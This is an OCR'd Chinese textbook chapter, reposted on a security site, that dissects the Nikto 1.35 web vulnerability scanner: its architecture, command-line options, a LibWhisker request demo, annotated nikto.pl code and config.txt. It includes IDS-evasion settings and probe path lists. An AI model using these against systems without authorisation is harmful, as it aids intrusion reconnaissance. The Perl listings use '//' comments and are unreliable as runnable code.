免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CGIs、超过 625 种服务器版本、超过 230 种特定服务器问题，同时扫描规则和插件可以进行自动更新。

Nikto 采用跨平台的 Perl 语言编写，基于 Whisker/libwhisker 完成其底层通信功能。和 Whisker/libwhisker 一样，Nikto 几乎不使用任何其他模块的功能，绝大多数的功能都自己实现，这样除了可以做到 100%的跨平台之外，同时也缩减了代码量，提高了程序的性能和灵活性。

由于 Nikto 的强大、易用和极强的扩展性，更重要的是由于 Nikto 的开源特征，使之成为网络安全评估中必不可少的工具。通过对其源代码进行深入的剖析，可以更透彻地理解网络安全评估工具的原理、技术与本质。

本节首先介绍 Nikto 的整体框架结构，然后分不同模块详细解读其核心代码。

9.1.1 Nikto 的框架结构

Nikto 采用了当前流行的插件式结构，通过一个核心引擎，调用不同的插件，完成不同的安全扫描功能，整个结构如图 9-1 所示。




图 9-1 Nikto 的基本结构

（1）nikto.pl 核心文件。

nikto.pl 是程序的核心文件，同时也是程序的入口。在启动 Nikto 的时候，可以按照以下命令行执行：

```
C:\Nikto>Perl nikto.pl –h www.example.com –p 80
```

它的功能是读取 config.txt 中的配置文件，找到所有插件，并依次执行每个插件。

（2）config.txt 配置文件。

程序的基本配置文件，保存程序的一些默认配置，如 HTTP 版本、代理服务器地址、CGI 目录的地址等等。通常这些配置信息也可以通过在命令行指定选项来修改。

（3）Plugins 插件。

插件存放的目录通常是%Nikto_home%\plugins。由该目录下的名为 nikto_plugin_order.txt 的文件指定 Nikto 在扫描时使用的插件，以及调用这些插件的顺序。在这些插件中，有一个插件比较特殊，名为 nikto_core.plugin。之所以特殊，是因为该插件实现 Nikto 的一些核心功能，如读取配置文件、读取并解析数据库文件、设置代理服务器、通过端口扫描发现服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以及调用其他插件等。

（4）Database 数据库。

扫描规则数据库是整个程序的“知识库”。不同的插件通过装入不同的规则数据库，向服务器发送不同的请求，然后把接收到的响应信息与该规则匹配。如果响应与规则能够匹配上，则该服务器存在与这条规则相关的安全漏洞，否则就不存在相关漏洞。

（5）LW.pm LibWhisker 库文件。

该文件包含 Nikto 需要的大多数底层库函数。Nikto 通过调用 LW.pm 中的函数，实现与 Web 服务器的通信。典型的函数有 http_new_request( )、http_new_response( )和 http_do_request( )等。

9.1.2 Nikto 的下载与使用方法

可以通过以下 URL 下载最新的 Nikto 1.35、相关插件和数据库文件的更新。

```
http://www.cirt.net/
```

由于 Nikto 使用 Perl 编写，所以在使用 nikto 前，需要有 Perl 的解释器。在 Windows 操作系统中，经常使用的 Perl 解释器是 ActivePerl，可以通过以下 URL 下载。

```
http://ftp.activestate.com/ActivePerl/Windows/5.8/ActivePerl-5.8.8.819-MSWin32-x86-267479.msi
```

确认 ActivePerl 和 Nikto 安装完毕之后，可以通过输入如下的命令，开始进行安全扫描。

```
C:\Nikto>perl nikto.pl –h www.example.com –p 80
```

和大多数程序一样，Nikto 的命令行提供许多选项，通过指定这些选项，可以对 Nikto 进行配置，从而使其具有不同的特征。

一个完整的 Nikto 命令行定义如下：

```
nikto [-h target] [options]
```

可选的选项如表 9-1 所示。

表 9-1　　Nikto 命令行的选项

使用方法	简写	描述
-Cgidirs	-C	指定扫描的 CGI 目录。有效的值如下所示。 none：不检查任何 CGI 目录； all：检查所有 CGI 目录； 其他指定的 CGI 目录，如/cgi/
-cookies	-c	打印出扫描时收到的 cookie 的名称和值
-evasion <evasion method>	-e	规避 IDS 技术。该选项使 LibWhisker 规避 IDS。有效值有（可以同时使用多个，如“12345”）。 （1）随机 URI 编码（非 UTF8）； （2）添加目录的自引用/./； （3）URL 提前结束； （4）在 request 后附加长字符串； （5）假文件参数； （6）以 Tab 替换请求中的空格； （7）随机大小写敏感； （8）使用 Windows 的目录分隔符“\”代替“/”； （9）会话结合

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

使用方法	简写	描述
-findonly	-f	仅使用端口扫描判断 HTTP 和 HTTPS 的端口，而不对其进行进一步的检查
-Format	-F	和-output 选项一起使用，指定输出文件的格式。有效的格式如下所示。 HTM：HTML 格式； TXT：纯文本格式，一般为默认格式； CSV：逗号分隔值的格式
-generic	-g	强制进行全面的扫描，而不判断服务器是否返回“Server:”标识字符串。有些服务器可以修改“Server:”标识，所以使用该方法可以避免由于修改该标识而造成的漏判
-host <ip, hostname or file>	-h	被检查的目标主机。该值可以是主机名或 IP 地址，或是包含一系列主机名或 IP 地址的文件。该选项是唯一必须指定的选项
-id <user:password:realm>	-i	使用 HTTP 认证时的参数。如果是 Web 服务器认证，则格式为 user:password，如果是 NTLM，则格式为 id:password:realm
-mutate	-m	变异的检查。使用该选项时，Nikto 会使用.db 文件中所有的文件和目录加以组合。使用该选项会增加大量的检查
-nolookup	-n	不执行查找主机名的操作（DNS 查找）
-output <filename>	-o	扫描结束后，把结果写入指定的文件。如果不指定-Format 选项，则文件默认为纯文本格式
-port <port number>	-p	指定扫描端口，默认为 80，可以指定一个或多个端口
-root	-r	扫描的根目录，即在所有的请求前添加前缀。例如，如果指定-root 为“/directory”，则请求“/password.txt”将变为“/directory/password.txt”
-ssl	-s	对所有端口都强制使用 SSL 连接。虽然 Nikto 可以自动尝试使用 HTTP 和 HTTPS 连接每个端口，但是速度会很慢。使用该选项会提高对 SSL 端口的扫描速度
-timeout	-t	每个请求的超时时间，默认为 10s
-useproxy	-u	对所有的请求都使用 config.txt 中定义的代理服务器
-vhost <ip or hostname>	-v	针对“Host:”头使用的虚拟地址，在一些情况下该地址与目标地址不同
-Version	-V	打印出 Nikto、插件、数据库的版本
-dbcheck	-dbcheck	检查数据库(scan_database.db 和 user_scan_database.db)的完整性
-debug	-debug	打印所有的调试信息。这些信息将会非常多，所以在使用该选项前可以先尝试使用-verbose 选项
-update	-update	使用该选项将会连接 Nikto 的主页，下载最新的更新插件和数据库
-verbose	-verbose	打印出扫描过程中的详细数据

9.1.3 LibWhisker

虽然在介绍 Nikto 框架结构时，LibWhisker 作为最后一个模块出现。但是需要强调的是，LibWhisker 是整个 Nikto 实现的基石，Nikto 使用的所有底层 API 基本都由 LibWhisker 实现。因此，首先介绍一下 LibWhisker。

LibWhisker 是被用于 HTTP 测试的 Perl 模块包，实现并提供了与 HTTP 服务器进行交互所需的绝大多数 API。LibWhisker 在设计时遵循以下原则。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）轻便性：在UNIX和Windows操作系统上运行时不需要修改任何的代码（100%纯Perl编写）；

（2）灵活性：本身不携带任何规则；

（3）包含性：尽可能的不使用任何其他的外部模块；

（4）本地性：使用时不需要安装。

LibWhisker包含以下几个主要的功能，这些功能对编程者是透明的。

（1）支持HTTP 0.9、1.0、1.1协议；

（2）支持持久性连接（keep-alives）；

（3）支持代理；

（4）支持反IDS；

（5）支持SSL；

（6）支持接收大块编码；

（7）内置支持非堵塞/超时（平台相关）；

（8）支持基本和NTLM认证（服务器及代理）。

LibWhisker使用起来很方便，当前最新的版本为v2.3，下面以该版本为例，简要地说明如何使用LibWhisker提供的函数实现与HTTP服务器的交互，实现最基本的HTTP请求。

首先，在程序中引入LibWhisker的包文件LW2，并读取表示目标主机的命令行参数，同时对该参数值做一些基本的校验，如：

```
#!/usr/bin/perl
///////////////////////////////////////////////////////////////////////////////////////////
// 本例展示如何使用 libwhisker 进行 HTTP request 操作//
///////////////////////////////////////////////////////////////////////////////////////////
$|++;
// 使用 LW2 包
use LW2;
// 读取命令行的第一个参数作为目标主机
$TARGET=shift;
// 检查目标主机地址的有效性，如果地址无效则打印使用方法并退出
if($TARGET!~m#^https*://#)
{
    print "Usage: $0 http://target-host/url\n";
    exit;
}
```

经过以上代码的处理，$TARGET变量中包含了目标主机的URL，如http://www.example.com。

接下来，调用LibWhisker的函数，初始化保存着HTTP request信息和HTTP response信息的变量，并同时初始化保存cookie信息的变量（虽然有可能用不到）。

```
// 初始化$request，$request 中包含将要传递给 libwhisker(Server)的请求数据
my $request = LW2::http_new_request( );
// 初始化$response，$response 中包含从 libwhisker(Server)接收的数据
my $response = LW2::http_new_response( );
// 初始化$jar，$jar 中包含所有 cookies 的数据
my $jar = LW2::cookie_new_jar( );
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

然后，根据$TARGET 变量，设置必要的$request 信息。

```
// 把$TARGET 中的数据设置到$request 中。该方法可以自动把 https://开头的 URL 做为 SSL 处理。
LW2::uri_split($TARGET, $request);
// 也可以通过以下方法设置$request 的值
// $request->{'whisker'}->{'host'}='www.example.com'; // 默认“localhost”
// $request->{'whisker'}->{'uri'}="/index.html"; // 默认“/”
// $request->{'whisker'}->{'port'}=80;  // 默认 80 端口
```

可以根据需要，对$request 进行进一步的设置，包括 SSL、代理服务器和认证等信息。这里，提供了设置这些信息的方法，但是为了整个程序的功能更加简单，注释掉了这些代码。

```
// 使$request 使用 SSL 的方法。
// 注意：uri_split( )方法可以自动把 https://开头的 URL 做为 SSL 处理
// $request->{'whisker'}->{'port'}=443; // 默认 SSL 端口
// $request->{'whisker'}->{'ssl'}=1; // 让 libwhisker 使用 SSL
// 保存 SSL 服务器的证书信息，便于将来查看
$request->{'whisker'}->{'ssl_save_info'}=1;
// 使用代理服务器的方法
// $request->{'whisker'}->{'proxy_host'}='localhost'; // 代理服务器地址
// $request->{'whisker'}->{'proxy_port'}=8080; // 代理服务器端口
// 反 IDS 的设置
// $request->{'whisker'}->{'anti_ids'}='12345';
// 基本的认证设置
// LW2::auth_set('basic',$request,'username','password');
// LW2::auth_set('basic-proxy',$request,'username','password');
// LW2::auth_set('ntlm',$request,'username','password');
// LW2::auth_set('ntlm',$request,'username','password','domain');
```

当设置完所有的$request 信息之后，需调用 LW2::http_fixup_request( )方法，把$request 中其他的未经过初始化的变量进行初始化，形成一个完整的$request。

```
// 修正$request 的数据，使其组成一个完整有效的 HTTP 请求
LW2::http_fixup_request($request);
// 如果$jar 中有数据，则将其设置到$request 中
//LW2::cookie_write($jar,$request);
```

这时，通过调用 LW2::http_do_request( )函数发送$request，并得到服务器返回的$response，$response 变量中包含从服务器返回的所有信息。LW2::http_do_request( )执行之后返回一个值表示 HTTP 请求是否成功，在程序中可以通过该值来判断是否请求成功。以下代码在得到$response 之后，把$response 中的信息打印出来，同时如果本次请求是基于 SSL 的，打印出 SSL 相关的信息。

```
// 发送 HTTP request，并得到 response
// 如果 http_do_request( )执行失败，则打印出错误信息
if(LW2::http_do_request($request,$response))
{
    print 'ERROR: ', $response->{'whisker'}->{'error'}, "\n";
    print $response->{'whisker'}->{'data'}, "\n";
}
else
{   // 执行成功
    // 把$response 中的所有 cookies 写入$jar 中
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        //LW2::cookie_read($jar,$response);
        // 打印出$response 的信息
        print $response->{'whisker'}->{'code'}, "\n"; // HTTP 返回的代码
        print $response->{'Server'}, "\n";            // 服务器标识
        // 返回$response 的数据(页面的数据)
        // print $response->{'whisker'}->{'data'}, "\n";
        // 如果想保存 SSL 信息，则打印出相应的 SSL 信息
        if($request->{whisker}->{ssl}>0 &&
                $request->{whisker}->{ssl_save_info}>0){
            print 'SSL cipher: ',
                $response->{whisker}->{ssl_cipher},"\n";
            print "Server cert:\n\t",
                $response->{whisker}->{ssl_cert_subject},"\n";
            print "Cert issuer:\n\t",
                $response->{whisker}->{ssl_cert_issuer},"\n";

        }
}
```

发送 HTTP 请求的操作到此结束，如果不需要再一次发起 HTTP 请求，那么需要清除本次操作的数据。

```
// 清除数据，完成本次操作
LW2::http_reset( );
```

把程序保存为 api_demo.pl，在命令提示符下运行。得到结果如下：

```
C:\PerlFile>perl api_demo.pl http://www.sohu.com
200
Apache/1.3.33 (UNIX) mod_gzip/1.3.19.1a
```

第 1 行是服务器返回的代码，200 表示成功。

第 2 行是服务器标识，说明该 Web 站点的服务器是 Apache/1.3.33 版本的。

9.1.4 Nikto.pl

从这节开始，将分不同模块详细的解读 Nikto 的源码。

在 9.1.1 节所示的 Nikto 框架结构中，Nikto.pl 文件是整个程序的核心文件和入口，负责解析配置文件，并根据配置文件中的信息读取并执行相应扫描插件。所以首先解读 Nikto.pl 文件，通过研究该模块的代码，进一步地了解整个程序的结构。

在 Nikto.pl 程序中，调用了许多 LW.pm 和 nikto_core.plugin 中的函数，本节仅是通过加入注释来简要地解释其功能，这些重要函数的具体实现会在接下来的几节进行详细解读。

首先，初始化文件，定义命令行参数、全局变量、基本常量等。

```
//!/usr/bin/perl
// 调用标准函数，使其支持命令行参数
use Getopt::Long;
// 命令行参数区分大小写
Getopt::Long::Configure('no_ignore_case');
// 定义全局变量
use vars qw/@OPTS %CLI %VARIABLES $CONTENT $ITEMCOUNT @COOKIES %FILES
$CURRENT_HOST_ID $CURRENT_PORT/;
use vars qw/%CONFIG %NIKTO %OUTPUT %METHD %RESPS %INFOS %SERVER %request %result
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
%JAR %DATAS %COUNTERS/;
    use vars qw/%CFG %UPDATES $DIV $VULS $OKTRAP $HOST %TARGETS @DBFILE
@SERVERFILE @BUILDITEMS $PROXYCHECKED/;
    // 设置基本常量
    $NIKTO{version}="1.35"; // Nikto 版本
    $NIKTO{name}="Nikto"; // Nikto 名称
    $CFG{configfile}="config.txt"; // 默认配置文件名
```

接着，读取命令行的-config 选项，如果在命令行中指定了 config 文件的路径，则使用它，否则使用默认文件。

```
    {
        my %optcfg;
        Getopt::Long::Configure('pass_through', 'noauto_abbrev');
        GetOptions(\%optcfg, "config=s");
        Getopt::Long::Configure('nopass_through', 'auto_abbrev');
        if (defined $optcfg{'config'})
        {
            $CFG{configfile} = $optcfg{'config'};
        }
    }
```

设置分隔符的开始时间，这在输出文件时会用到。

```
    // 分隔符
    $DIV = "-" x 75;
    // 设置开始时间为当前时间
    my $STARTTIME=localtime( );
```

调用子函数，从配置文件中读取配置信息，寻找插件目录。虽然大多数的子函数都在 nikto_core.plugin 中实现，但是由于在没有读取配置文件之前，不能装入 nikto_core.plugin，所以这两个子函数的实现直接写在 Nikto.pl 中。

```
    // 调用子函数，读取配置文件中的数据。
    load_configs( );
    // 调用子函数，读取插件目录中的文件
    find_plugins( );
```

找到插件文件之后，就可以装入插件了。

```
    // 导入 nikto_core.plugin 和 LW.pm 文件。以下的大多数函数都在这两个文件中实现
    require "$NIKTO{plugindir}/nikto_core.plugin";
    require "$NIKTO{plugindir}/LW.pm";
```

在对目标主机进行扫描前，进行初始化工作。

```
    // 读取并解析命令行的选项，根据选项设置相应的变量
    general_config( );
    // 初始化 HTTP request
    LW::http_init_request(\%request);
    // 设置$request 中的一些参数
    $request{'whisker'}->{'lowercase_incoming_headers'}=1;
    $request{'whisker'}->{'timeout'}=$CLI{timeout} || 10;
    $request{'whisker'}->{'anti_ids'}=$CLI{evasion};
    $request{'User-Agent'} = $NIKTO{useragent};
    $request{'Host'} = $CLI{vhost} unless $CLI{vhost} eq "";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 设置代理服务器
proxy_setup( );
// 打开输出文件
open_output( );
// 打印分隔符及提示信息
nprint($DIV);
print "- $NIKTO{name} $NIKTO{version}/$NIKTO{core_version}      -      www.cirt.net\n";
// 根据命令行的选项设置目标主机
set_targets( );
// 装入扫描规则数据库
load_scan_items( );
$PROXYCHECKED=0; // 仅检查一次 proxy
```

在初始化完成之后，就可以开始对每个目标主机开始扫描了。扫描的大致流程如下。

（1）读取并设置目标主机的配置信息，对其进行端口扫描，找出存在的所有端口，然后对每个端口进行进一步的扫描；

（2）读取目标主机标识；

（3）读取目标主机信息；

（4）检查目标主机的响应，根据不同的响应而对本次扫描进行性能优化；

（5）检查CGI目录，得到针对该端口服务的有效的CGI目录列表；

（6）从总的扫描规则数据库中读取规则，并结合已经得到的目标主机响应、CGI目录等信息，生成针对该端口服务的扫描规则数据库；

（7）运行扫描插件，对目标主机进行实质的弱点扫描，统计扫描结果并打印。

具体代码如下：

```
// 对每个目标主机进行扫描
foreach $CURRENT_HOST_ID (sort { $a<=>$b } keys %TARGETS)
{
    // 完成的主机数加 1
    $COUNTERS{hosts_completed}++;
    // 如果当前模式是仅进行端口扫描，则打印扫描的进程
    if (($CLI{findonly}) && ($COUNTERS{hosts_completed} % 10) eq 0) { nprint("($COUNTERS
{hosts_completed} of $COUNTERS{hosts_total})"); }
    // 读取并设置目标主机的配置信息，对其进行端口扫描，找出存在的所有端口
    host_config( );
    //设置目标主机地址
    $request{'whisker'}->{'host'} = $TARGETS{$CURRENT_HOST_ID}{hostname} || $TARGETS
{$CURRENT_HOST_ID}{ip};
    // 对每个存在的端口进行进一步的扫描
    foreach $CURRENT_PORT ( keys %{$TARGETS{$CURRENT_HOST_ID}{ports}} )
    {
        // 如果端口为空则跳过，进行下一个端口的处理
        if ($CURRENT_PORT eq "") { next; }
        // 设置 HTTP request 的数据
        $request{'whisker'}->{'port'}=$CURRENT_PORT;
        $request{'whisker'}->{'ssl'}=$TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}
{ssl};
        $request{'whisker'}->{'http_ver'}=$CONFIG{DEFAULTHTTPVER};
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            if ($CONFIG{'STATIC-COOKIE'} ne "") { $request{'Cookie'} = $CONFIG{'STATIC-COOKIE'}; }
            // 得到目标主机标识
            get_banner( );
            // 如果当前模式是仅进行端口扫描，则打印主机标识，针对该端口的扫描到此技术，继续进行对下一个端口的操作
            if ($CLI{findonly})
            {
            my $protocol="http";
            if ($TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{banner} eq "") { $TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{banner}="(no identification possible)"; }
            if ($TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{ssl}) { $protocol .= "s"; }
            nprint("+ Server: $protocol://$TARGETS{$CURRENT_HOST_ID}{display_name}:$CURRENT_PORT\t$TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{banner}");
             next;
            }
             // 进行进一步的扫描
             // 初始化弱点数量$VULS 为 0
            $VULS=0;
            // 读取目标主机信息，并打印
            dump_target_info( );
            // 检查目标主机的响应，根据不同的响应而对本次扫描进行优化
            check_responses( );
            // 检查 CGI 目录，得到针对该端口服务的有效的 CGI 目录列表
            check_cgi( );
            // 从总的扫描规则数据库中读取规则，并结合已经得到的目标主机响应、CGI 目录等信息
            // 生成针对该端口服务的扫描规则数据库
            set_scan_items( );
            // 运行扫描插件，对目标主机进行实质的弱点扫描，统计扫描结果并打印
            run_plugins( );
            test_target( );
      }
}
```

扫描完毕，做最后的收尾性工作

```
// 扫描结束，打印最后的统计结果
nprint("+ $COUNTERS{hosts_total} host(s) tested");
// 关闭输出文件
close_output( );
// 结束程序
exit;
```

nikto.pl 中除了以上执行流程之外，还包括 load_configs( )和 find_plugins( )两个子函数的实现，分别用于读取配置文件和寻找插件目录，不再详述。

至此，Nikto.pl 中的所有代码已经全部完成。完整的代码请到人民邮电出版社网站上下载。从下一节开始，将分别具体地解读 Nikto.pl 中调用的重要子函数的实现。

9.1.5 Config.txt

在 Nikto 中，配置信息可以通过两种途径：一种是通过命令行选项；另一种是通过配置文件。命令行选项的配置信息一般是针对本次扫描任务的特定信息，如主机 IP、输出文件名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

等，这些选项的详细使用方法也已经在9.1.2节列表说明。而在配置文件的信息一般是通用的信息，如扫描时使用的HTTP版本号以及替换变量等。

Nikto使用的配置文件默认为config.txt，该文件以key=value的形式定义Nikto每次运行时使用到的配置信息。文件内容及注释如下：

```
// (c) 2001-2005 cirt.net, All Rights Reserved
////////////////////////////////////////////////////////////////////////////////
// 配置信息
////////////////////////////////////////////////////////////////////////////////
// 默认命令行选项，不能是带值的选项。这些选项在每次执行时都会做为附加的命令行选项
// CLIOPTS=-g -a
// NMAP 的路径和传入的参数
// Nikto 可以使用 NMAP 来进行端口扫描。通常使用 NMAP 会比使用 Nikto 内置的端口扫描要快很多
//NMAP=/usr/bin/nmap
//NMAPOPTS=// 不进行扫描的端口。通过设置该参数，可以避免无用的端口扫描，提高扫描速度
SKIPPORTS=21 111
// 如果 Nikto 不能自动找到插件目录，在这里设置插件目录的绝对路径
// PLUGINDIR=/usr/local/nikto/plugins
// 默认使用 HTTP 协议版本号。在必要的情况下可以修改
DEFAULTHTTPVER=1.1
// Nikto 可以在用户允许的情况下自动向其主站 CIRT.net 发送扫描到的版本信息
// 这些信息对所有人都是有益的，没有特殊情况的时候，用户应该选择发送这些信息
// Nikto 会去掉服务器的特殊信息，如 IP 等，以确保用户隐私
// UPDATES=yes  // 当 Nikto 发送信息前，询问用户是否发送
// UPDATES=no   // 不询问，不发送
// UPDATES=auto // Nikto 自动发送信息，不询问用户
UPDATES=yes  // 默认以第一种情况设置
// 当接收到超过 MAX_WARN 个 OK 或 MOVED 响应时发出警告
MAX_WARN=20
// 提示信息。如果设置为 no，则 Nikto 不对用户进行任何询问。在自动扫描时很有用
//PROMPTS=no
////////////////////////////////////////////////////////////////////////////////
// 代理信息
////////////////////////////////////////////////////////////////////////////////
// 代理主机
// PROXYHOST=127.0.0.1
// 端口
// PROXYPORT=8080
// 用户名
// PROXYUSER=proxyuserid
// 密码
// PROXYPASS=proxypassword
////////////////////////////////////////////////////////////////////////////////
// COOKIE 信息
////////////////////////////////////////////////////////////////////////////////
// 在所有请求时发送的 cookie，在服务器使用 cookie 认证时很有用
//STATIC-COOKIE=cookiename=cookievalue
////////////////////////////////////////////////////////////////////////////////
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 全局变量信息
///////////////////////////////////////////////////////////////////////////
// 用户定义的变量可以添加在此。这些变量将会在 scan_database.db 和 user_scan_database.db 中被替换
// 添加的变量所起到的作用与@CGIDIRS 类似
// 所有的替换变量名都必须以@符号开头，然后在“=”之后写入一个或多个值，多个值由空格分隔
// 例如，定义一个管理路径的替换变量（不包括开头的“//”）
// @ADMINDIRS=/admin/ /administrator/ /adm/
// 在数据库中的相关使用条目如下（不包括开头的“//”）
// "generic","@ADMINDIRS/passwords.txt","200","GET","Got admin?"
// @IP 和@HOSTNAME 将自动完成
// 这些变量现在仅是在一次检查的请求部分使用
///////////////////////////////////////////////////////////////////////////
// @CGIDIRS 必须进行设置，否则将仅尝试/cgi-bin/目录
@CGIDIRS=/cgi.cgi/ /webcgi/ /cgi-914/ /cgi-915/ /bin/ /cgi/ /mpcgi/ /cgi-bin/ /ows-bin/ /cgi-sys/ /cgi-local/ /htbin/ /cgibin/ /cgis/ /scripts/ /cgi-win/ /fcgi-bin/ /cgi-exe/ /cgi-home/ /cgi-perl/
// 以下参数被 nikto_mutate.plugin 使用
// 每个都会替换所有的文件和目录。将会极大地增加检查的次数
@MUTATEDIRS=/…/ /members/ /porn/ /restricted/ /xxx/
@MUTATEFILES=xxx.htm xxx.html porn.htm porn.html
// 可以在扫描数据库中使用的其他变量
@ADMINDIRS=/admin/ /adm/
@USERS=adm bin daemon ftp guest listen lp mysql noaccess nobody nobody4 nuucp operator root smmsp smtp sshd sys test unknown uucp web www
@NUKE=/ /postnuke/ /postnuke/html/ /modules/ /phpBB/ /forum/
```

9.1.6 Plugins

正如前面曾经提到的，Nikto 是一个基于插件的框架结构，所有的实质性扫描工作都由插件实现。Nikto 中定义的插件，是实现某种功能的 Perl 文件，以*.plugin 做为文件名。Nikto 在调用插件时采用的是一种“紧密”的方式，通过直接引入插件的代码，调用该插件的主函数来执行插件。这种方式提供了一个统一执行平台，使不同插件之间可以共享变量和数据，极大的增强了插件的操作能力；同时，也因为这种“共享”的能力，使插件的编写和执行更加危险，提高了编写新插件的技术门槛。

Nikto 的插件总体来说可以分为以下 3 类：

（1）核心插件（nikto_core.plugin）；

（2）插件描述文件（nikto_plugin_order.txt）；

（3）普通插件（*.plugin），如 nikto_passfiles.plugin 等。

核心插件 nikto_core.plugin 是 Nikto 中必不可少的插件。它包含 Nikto 的核心功能，被 Nikto.pl 直接调用，同时其核心功能函数还可以被其他插件调用。

插件描述文件 nikto_plugin_order.txt 也是 Nikto 中与插件相关的必不可少的文件。它以列表的形式指定 Nikto 在扫描中执行的插件。列表中的插件按照一定的顺序排列，Nikto 在执行插件时，按照该文件中的插件顺序，依次执行插件。

普通插件*.plugin 是 Nikto 扫描功能的实现者，Nikto 就是通过调用这些插件的函数，实现了对目标主机的全面弱点扫描。

下面，详细说明这 3 类插件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. nikto_core.plugin

该文件提供核心函数供 Nikto.pl 和其他插件使用。由于 nikto_core.plugin 本身比较庞大，不可能也没必要把所有函数的实现一一列举出来并加以解释。因此，在这里给出所有函数的功能描述列表，并仅对其中最重要的几个核心函数实现进行详细的说明。

表 9-2　nikto_core.plugin 的函数功能描述

函 数 名	函数功能描述
auth_check	认证检查。如果服务器支持 HTTP 认证，则对其进行认证检查
